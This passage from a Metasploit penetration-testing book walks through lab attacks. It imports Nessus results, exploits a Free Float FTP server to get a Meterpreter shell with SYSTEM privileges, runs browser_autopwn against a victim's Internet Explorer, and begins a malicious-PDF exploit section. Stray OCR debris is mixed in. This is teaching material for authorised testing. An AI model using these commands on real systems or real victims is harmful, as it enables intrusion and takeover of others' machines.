e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08  WinXP  Apex   11:50 May 02 2014  running  0              1

[+]
```

As we can see, we have successfully launched an attack on the Nmap results that are stored in the database by launching the `nessus_db_scan` command followed by the policy number and the name for the test.

We can check the status of a Nessus scan by issuing the `nessus_scan_status` command. And after a scan has completed, we can find its report by issuing the `nessus_report_list` command. This command will help us find the report ID for the test that we have just conducted, as shown in the following screenshot:


```
msf > nessus_report_list
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[+] Nessus Report List
[+]

ID                                                       Name   Status     Date
--                                                       ----   ------     ----
e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08  WinXP  completed  11:56 May 02 2014


[*] You can:
[*]         Get a list of hosts from the report:          nessus_report_hosts <report id>
msf > nessus_report_vulns e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08
[*] Grabbing all vulns for report e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[+] Report Info
```

Now that we have the report ID, let's find all the vulnerabilities on the target using the `nessus_report_vulns` command followed by the report ID:


Applications Places Fri May 2, 12:18 PM root
AP3X ACCESS TERMINAL - root@Apex: ~
File Edit View Search Terminal Tabs Help
AP3X ACCESS TERMINAL - root@Apex: ~
AP3X ACCESS TERMINAL - root@Apex: ~
AP3X ACCESS TERMINAL - root@Apex: ~


```
172.16.62.134  443    tcp    1    24260     HyperText Transfer Protocol (HTTP) Information
172.16.62.134  443    tcp    3    67259     PHP 5.3.x < 5.3.27 Multiple Vulnerabilities
172.16.62.134  443    tcp    2    64992     PHP 5.3.x < 5.3.22 Multiple Vulnerabilities
172.16.62.134  443    tcp    3    58988     PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
172.16.62.134  443    tcp    2    71426     PHP 5.3.x < 5.3.28 Multiple OpenSSL Vulnerabilities
172.16.62.134  443    tcp    3    57537     PHP < 5.3.9 Multiple Vulnerabilities
172.16.62.134  443    tcp    3    59056     PHP 5.3.x < 5.3.13 CGI Query String Code Execution
172.16.62.134  443    tcp    2    73289     PHP PHP_RSHUTDOWN_FUNCTION Security Bypass
172.16.62.134  443    tcp    2    66584     PHP 5.3.x < 5.3.23 Information Disclosure
172.16.62.134  443    tcp    3    58966     PHP < 5.3.11 Multiple Vulnerabilities
172.16.62.134  443    tcp    3    66842     PHP 5.3.x < 5.3.26 Multiple Vulnerabilities
172.16.62.134  443    tcp    3    60085     PHP 5.3.x < 5.3.15 Multiple Vulnerabilities
172.16.62.134  443    tcp    3    59529     PHP 5.3.x < 5.3.14 Multiple Vulnerabilities
172.16.62.134  443    tcp    1    57323     OpenSSL Version Detection
172.16.62.134  443    tcp    2    64912     Apache 2.2 < 2.2.24 Multiple Cross-Site Scripting Vulnerabilities
172.16.62.134  443    tcp    2    62101     Apache 2.2 < 2.2.23 Multiple Vulnerabilities
172.16.62.134  443    tcp    2    73405     Apache 2.2 < 2.2.27 Multiple Vulnerabilities
172.16.62.134  443    tcp    2    57791     Apache 2.2 < 2.2.22 Multiple Vulnerabilities
172.16.62.134  443    tcp    2    68915     Apache 2.2 < 2.2.25 Multiple Vulnerabilities
172.16.62.134  443    tcp    2    10677     Apache mod_status /server-status Information Disclosure
172.16.62.134  443    tcp    2    57792     Apache HTTP Server httpOnly Cookie Information Disclosure
172.16.62.134  445    tcp    1    11219     Nessus SYN scanner
172.16.62.134  445    tcp    1    11011     Microsoft Windows SMB Service Detection
172.16.62.134  445    tcp    1    10785     Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
172.16.62.134  445    tcp    1    10394     Microsoft Windows SMB Log In Possible
172.16.62.134  445    tcp    2    26919     Microsoft Windows SMB Guest Account Local User Access
172.16.62.134  445    tcp    3    35362     MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed
check)
172.16.62.134  445    tcp    2    26920     Microsoft Windows SMB NULL Session Authentication
172.16.62.134  445    tcp    1    10400     Microsoft Windows SMB Registry Remotely Accessible
172.16.62.134  445    tcp    3    22034     MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (917159) (uncredent
ialed check)
172.16.62.134  445    tcp    1    10428     Microsoft Windows SMB Registry Not Fully Accessible Detection
172.16.62.134  445    tcp    1    10859     Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
172.16.62.134  445    tcp    1    10397     Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
172.16.62.134  445    tcp    1    10395     Microsoft Windows SMB Shares Enumeration
172.16.62.134  445    tcp    2    20928     MS06-008: Vulnerability in Web Client Service Could Allow Remote Code Execution (911927) (uncre
```

We can clearly see all the vulnerabilities found on the target by issuing the `nessus_report_vulns` command. Let's take a further step and import this report into the Metasploit database using the `nessus_report_get` command:



```
msf > nessus_report_get e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:8834-<><>-OK
[*] importing e08dcdfb-1f1b-5c9d-803a-0c1afa0676b39e83b005d0a70a08
[*] 172.16.62.134
[+] Done
msf > 
```


Let's now check out the Metasploit database for various vulnerabilities by issuing the `Vulns` command:



```
msf > vulns
[*] Time: 2014-05-02 06:49:42 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.27 Multiple Vulnerabilities refs=CVE-2013-6438,CVE-2014-00
98,BID-66303,OSVDB-104579,OSVDB-104580,NSS-73405
[*] Time: 2014-05-02 06:49:42 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.27 Multiple Vulnerabilities refs=CVE-2013-6438,CVE-2014-00
98,BID-66303,OSVDB-104579,OSVDB-104580,NSS-73405
[*] Time: 2014-05-02 06:49:40 UTC Vuln: host=172.16.62.134 name=Nessus Scan Information refs=NSS-19506
[*] Time: 2014-05-02 06:49:40 UTC Vuln: host=172.16.62.134 name=Patch Report refs=NSS-66334
[*] Time: 2014-05-02 06:49:40 UTC Vuln: host=172.16.62.134 name=Authentication Failure - Local Checks Not Run refs=NSS-21745
[*] Time: 2014-05-02 06:49:40 UTC Vuln: host=172.16.62.134 name=Unknown Service Detection: Banner Retrieval refs=NSS-11154
[*] Time: 2014-05-02 06:49:40 UTC Vuln: host=172.16.62.134 name=Apache HTTP Server httpOnly Cookie Information Disclosure refs=CVE-2012-005
3,BID-51706,OSVDB-78556,EDB-ID-18442,NSS-57792,CVE-2011-3368,CVE-2011-3607,CVE-2011-4317,CVE-2012-0021,CVE-2012-0031,CVE-2012-4557,BID-4995
7,BID-50494,BID-50802,BID-51407,BID-51705,BID-56753,OSVDB-76079,OSVDB-76744,OSVDB-77310,OSVDB-78293,OSVDB-78555,OSVDB-89275,MSF-Apache Reve
rse Proxy Bypass Vulnerability Scanner,NSS-57791
[*] Time: 2014-05-02 06:49:41 UTC Vuln: host=172.16.62.134 name=Apache HTTP Server httpOnly Cookie Information Disclosure refs=CVE-2012-005
3,BID-51706,OSVDB-78556,EDB-ID-18442,NSS-57792,CVE-2011-3368,CVE-2011-3607,CVE-2011-4317,CVE-2012-0021,CVE-2012-0031,CVE-2012-4557,BID-4995
7,BID-50494,BID-50802,BID-51407,BID-51705,BID-56753,OSVDB-76079,OSVDB-76744,OSVDB-77310,OSVDB-78293,OSVDB-78555,OSVDB-89275,MSF-Apache Reve
rse Proxy Bypass Vulnerability Scanner,NSS-57791
[*] Time: 2014-05-02 06:49:41 UTC Vuln: host=172.16.62.134 name=Apache mod_status /server-status Information Disclosure refs=OSVDB-561,NSS-
10677
[*] Time: 2014-05-02 06:49:41 UTC Vuln: host=172.16.62.134 name=Apache mod_status /server-status Information Disclosure refs=OSVDB-561,NSS-
10677
[*] Time: 2014-05-02 06:49:41 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.25 Multiple Vulnerabilities refs=CVE-2013-1862,CVE-2013-18
96,BID-59826,BID-61129,OSVDB-93366,OSVDB-95498,IAVA-2013-A-0146,NSS-68915
[*] Time: 2014-05-02 06:49:41 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.25 Multiple Vulnerabilities refs=CVE-2013-1862,CVE-2013-18
96,BID-59826,BID-61129,OSVDB-93366,OSVDB-95498,IAVA-2013-A-0146,NSS-68915
[*] Time: 2014-05-02 06:49:43 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.23 Multiple Vulnerabilities refs=CVE-2012-0883,CVE-2012-26
87,BID-53046,BID-55131,OSVDB-81359,OSVDB-84818,NSS-62101
[*] Time: 2014-05-02 06:49:43 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.23 Multiple Vulnerabilities refs=CVE-2012-0883,CVE-2012-26
87,BID-53046,BID-55131,OSVDB-81359,OSVDB-84818,NSS-62101
[*] Time: 2014-05-02 06:49:43 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.24 Multiple Cross-Site Scripting Vulnerabilities refs=CVE-
2012-3499,CVE-2012-4558,BID-58165,OSVDB-90556,OSVDB-90557,NSS-64912
[*] Time: 2014-05-02 06:49:43 UTC Vuln: host=172.16.62.134 name=Apache 2.2 < 2.2.24 Multiple Cross-Site Scripting Vulnerabilities refs=CVE-
2012-3499,CVE-2012-4558,BID-58165,OSVDB-90556,OSVDB-90557,NSS-64912
[*] Time: 2014-05-02 06:49:43 UTC Vuln: host=172.16.62.134 name=OpenSSL Version Detection refs=NSS-57323
[*] Time: 2014-05-02 06:49:43 UTC Vuln: host=172.16.62.134 name=OpenSSL Version Detection refs=NSS-57323
```

Exploiting the hidden target


As we can see, we have all the vulnerabilities imported into Metasploit with ease. Let's target the FTP vulnerability in **Free Float FTP server 1.0** and exploit it using Metasploit:



```
msf > use exploit/windows/nipun/FreeFloatFTP
msf  exploit(FreeFloatFTP) > set RHOST 172.16.62.134
RHOST => 172.16.62.134
msf  exploit(FreeFloatFTP) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(FreeFloatFTP) > exploit

[*] Started bind handler
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:4444-<--denied
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:21-<><>-OK
[*] Trying target Windows XP SP3 EN...
[*] Sending exploit buffer...
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.62.134:4444-<><>-OK
[*] Sending stage (752128 bytes) to 172.16.62.134
[*] Meterpreter session 1 opened (127.0.0.1:44256 -> 127.0.0.1:1080) at 2014-05-01 23:27:52 +0530

meterpreter > 
```


Elevating privileges

Bang! We have access to the actual server. Let's quickly migrate our access into a reliable process and also elevate the privileges at the target:



```
meterpreter > migrate 1636
[*] Migrating from 824 to 1636...
[*] Migration completed successfully.
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1636
meterpreter > 
```

We have easily gained access to the target and elevated the privileges as well. This concludes our black box testing. However, let's see the diagrammatic view of the scenario:



We can see that now the dummy server is passing our requests to the target on his or her behalf rather than just redirecting us to that server. However, you should try exploiting all the possible vulnerabilities instead of a single one as the agenda is to figure out the maximum possible loopholes in the target. To create a scenario similar to the previous one, you will need the following things:

- Two Windows XP virtual machines
- A XAMPP server on both the machines
- Two web pages at the first machine:
    - One with a frame to the second file
    - Second one with a PHP header to the actual website at the second virtual machine
- Modifications to the `httpd.conf` file at the second machine to allow connections only from the first machine
- Free Float ftp server on the second virtual machine

Summary

In this chapter, we have covered a vast number of subjects, we have seen how we can efficiently perform black box testing as well as white box testing. We have also seen how to format reports and also learned about pivoting the networks, setting up proxychains, redirecting data through a meterpreter shell, conducting Nessus and Nmap scans from Metasploit, and importing results into the Metasploit database.

In the next chapter, we will see how we can perform client-based exploitation and carry out advanced attacks against the target client.

7
Sophisticated Client-side Attacks

Covering the coding part of the Metasploit framework and the penetration testing numerous environments, we are now set to introduce client-side exploitation. Throughout this and a couple of more chapters, we will detail client-side exploitation. Let's check what we have in store in this chapter. We will focus on client-based exploitation with Metasploit, which will be covered through the following key points:

- Attacking the victim's browsers
- Sophisticated attack vectors to trick the client
- Attacking web servers
- Bypassing antivirus detections
- Attacking Linux with malicious packages
- Injecting payloads into various files

Client-based exploitation requires some help from the client in order to execute properly. Help can be in the form of visiting a malicious URL, opening and executing a file, and so on. This means we need the help of the victims to exploit their system successfully. Therefore, the dependency on the victim is a critical factor in client-side exploitation.

Client systems may run different applications. Applications such as a PDF reader, a word processor, a media player, and various types of web browsers are the basic software components of a client's system. In this chapter, we will discover the various flaws in these applications, which can lead to the compromise of a complete network or a client system.

Let's get started with exploiting the client through numerous techniques and analyze the factors that can cause success or failure while exploiting a client-side bug.

Exploiting browsers

Web browsers are used primarily for surfing the Web. However, an outdated web browser can compromise the entire system. Clients may never use the preinstalled web browser and choose one based on their preference. However, the default preinstalled web browser can still lead to various attacks on it. Exploiting a browser by finding vulnerabilities in the browser components is browser-based exploitation.

For more information on various browser-based vulnerabilities, refer to Mozilla Firefox-based vulnerabilities at `http://www.cvedetails.com/product/3264/Mozilla-Firefox.html?vendor_id=452`.

Also, refer to Internet Explorer-based vulnerabilities at `http://www.cvedetails.com/product/9900/Microsoft-Internet-Explorer.html?vendor_id=26`.


The workings of the browser autopwn attack

Metasploit offers **browser autopwn**, a special automatic attack vector that tests various browsers in order to find vulnerabilities in it and exploit the same. To understand the working of this method, let's discuss the technology behind the attack.

The technology behind the attack

Autopwn refers to automatic exploitation and the gaining of access to the target. The autopwn script sets up most of the browser-based exploits in the listening mode by automatically configuring them one after the other. Then, it waits for an incoming connection and launches a set of matching exploits, depending on the victim's browser. Therefore, irrespective of the victim's using Mozilla Firefox, Internet Explorer, or Apple Safari, if there is a vulnerability in the browser, the autopwn script attacks it automatically.


Let's understand the workings of this attack vector in detail using the following diagram:


EXPLOIT SERVER BASE
APPLE SAFARI EXPLOITS
MOZILLA FIREFOX EXPLOITS
JAVA BASED EXPLOITS
OTHER EXPLOITS
172.16.139.1:8080
EXPLOIT HANDLERS
Identifies Victim Browser as SAFARI and Respond with Matching Exploits
2
1
Makes a Connection to Exploit Server
3
Successful Exploitation gives back the Meterpreter Access

In the preceding scenario, an exploit server base is running with a number of browser-based exploits, which are running with their corresponding handlers. Now, as soon as the victim's browser connects to the exploit server, the server base checks for the browser type and tests it against the matching exploits. In the preceding diagram, we have Apple Safari as the victim's browser. Therefore, exploits that match the Safari browser launch at the victim's browser in order to exploit it successfully. As soon as the exploit runs on the browser successfully, it makes a connection to the handler running in the attacker's machine.

Attacking browsers with Metasploit browser autopwn

To conduct this attack, we need to launch the auxiliary module, `browser_autopwn`, and set the various options that come along with it. Let's see how we can do that:




```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  auxiliary(browser_autopwn) > set SRVPORT 8080
SRVPORT => 8080
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > exploit
```

Let's understand what these options are:

Option	Use
`LHOST`	This is the IP address of the attacker's machine or interface.
`SRVPORT`	This is the attacker port to listen for incoming connections.
`URIPATH`	This is the temporary directory to hold exploits. We use `/` to denote `http://172.x.x.x:8080/`. If we insert anything other than `/`, such as `abc`, then for successful exploitation, a victim must visit the `http://172.x.x.x:8080/abc/` directory.


When we launch this attack, we will see many exploits setting up and waiting for incoming connections as shown in the following screenshot:




```
[*] --- Done, found 22 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.65.128:8080/
[*] Server started.
```

In the preceding screenshot, **22** browser-based exploits are running and waiting. Now, the victim needs to open the preceding address, that is, **http://192.168.65.128:8080/**, to complete the attack.

As soon as a victim browses to **http://192.168.65.128:8080/**, the exploit base will test the browser against all of the waiting exploits. The exploit that is successful in its execution will return the meterpreter shell to the attacker. Let's see what happens when a victim opens the address of our malicious browser autopwn server:




Let's see what is happening on the attacker side while the victim browses to **http://192.168.65.128:8080/**:




```
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1119...
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1120...
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.65.129:1121 (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.128:3333 -> 192.168.65.129:1122) at 2013-09-04 03:53:30 +0530
[*] Session ID 1 (192.168.65.128:3333 -> 192.168.65.129:1122) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3060)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3236
[*] New server process: notepad.exe (3236)
```

We can see that an exploit matching Internet Explorer is running on the target. This is because the victim is using Internet Explorer, which is prone to vulnerabilities. The exploit running, in this case, is the **MS03-020 Internet Explorer Object Type** exploit, which will possibly give back the meterpreter access to the target on successful completion, as shown in the following screenshot:



```
msf  auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                   Information                                      Connection
  --  ----                   -----------                                      ----------
  1   meterpreter x86/win32  NIPUN-DEBBE6F84\Administrator @ NIPUN-DEBBE6F84  192.168.65.128:3333 -> 192.168.65.129:1122
```

Therefore, we got the meterpreter running on the target. The next step is to interact with this meterpreter using the sessions command.



```
msf  auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

After providing the correct session ID, we can interact with the meterpreter running on the target system. The exploit module, which was able to exploit the client's browser, was a simple module. You can find further about the exploit module which exploited the browser and its insights at `/modules/exploits/windows/browser/ms03_020_ie_objecttype.rb`.

For further details about affected versions and other details, refer to `http://about-threats.trendmicro.com/us/vulnerability/561/microsoft%20internet%20explorer%20object%20type%20overflow`.

File format-based exploitation


We will be covering various attacks on the victim using malicious files in this section. Therefore, whenever this malicious file runs, it sets the attacker, the meterpreter shell or the command shell, onto the target system. However, you will find these methods in an automated mode in the next few chapters where we will be talking specifically about social engineering methods and tricking the victim into the trap. However, let's concentrate on the manual attack techniques first.

PDF-based exploits

PDF file format exploits are those that create malicious PDF files, which when run on the victim's system, will give the attacker complete access to the target system in the form of a meterpreter shell. But before getting our hands onto the technique, let's see what vulnerability we are targeting and what the environment details are:


Test cases	Description
Vulnerability	Stack overflow in *uniquename* from the **Smart Independent Glyplets** (**SING**) table
Exploited on operating system	Windows 7 32-bit
Software version	Adobe Reader 9
Affected versions	Adobe Reader 9.3.4 and earlier versions for Windows, Macintosh, and UNIX Adobe Acrobat 9.3.4 and earlier versions for Windows and Macintosh
CVE details	`http://www.adobe.com/support/security/advisories/apsa10-02.html`
Exploit details	`/modules/exploits/windows/fileformat/adobe_cooltype_sing.rb`

To exploit the vulnerability, we will create a malicious file, and we will send it to the victim. When the victim tries to open our malicious PDF file, we will be able to get the meterpreter shell or the command shell based on the payload used. Let's take a step further and try to build the malicious PDF file:



